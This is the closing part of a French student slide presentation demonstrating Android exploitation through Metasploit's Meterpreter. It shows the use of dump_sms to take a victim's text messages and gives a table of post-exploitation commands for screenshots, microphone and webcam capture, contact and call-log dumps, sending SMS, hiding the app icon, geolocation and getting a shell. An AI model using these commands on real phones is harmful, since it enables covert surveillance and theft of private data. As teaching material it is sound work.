
- On utilise la commande `dump_sms` pour récupérer les SMS de la victime dans un fichier texte.



DÉMONSTRATION N°2 :

7E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

- Récupération du fichier texte généré contenant les détails des SMS présents sur le téléphone de la victime.



DÉMONSTRATION N°2 (ANNEXE DES COMMANDES UTILES)

Commande	Description
`?`	Menu d'aide du meterpreter
`exit`	Termine une session meterpreter
`getuid`	Récupère l'utilisateur que le serveur exécute
`screenshot`	Prend une capture d'écran du bureau
`record_mic`	Enregistre l'audio du micro par défaut pendant x secondes
`webcam_stream`	Lire un flux vidéo depuis la webcam spécifiée
`dump_calllog / dump_contacts / dump_sms`	Obtenir le journal des appels / contacts / sms
`send_sms`	Envoie un SMS depuis la cible
`set_audio_mode`	Définir le mode de sonnerie
`hide_app_icon`	Masquer l'icône de l'application du lanceur
`geolocate`	Obtenir lat-long actuelle en utilisant la géolocalisation
`shell`	Obtenir un shell de commande système
`localtime`	Affiche la date et l'heure locales du système cible
`check_root`	Vérifie si le périphérique est rooté

MERCI DE VOTRE ATTENTION !

Firmin LAUNAY

Theophile REY

Paul DUCOLOMB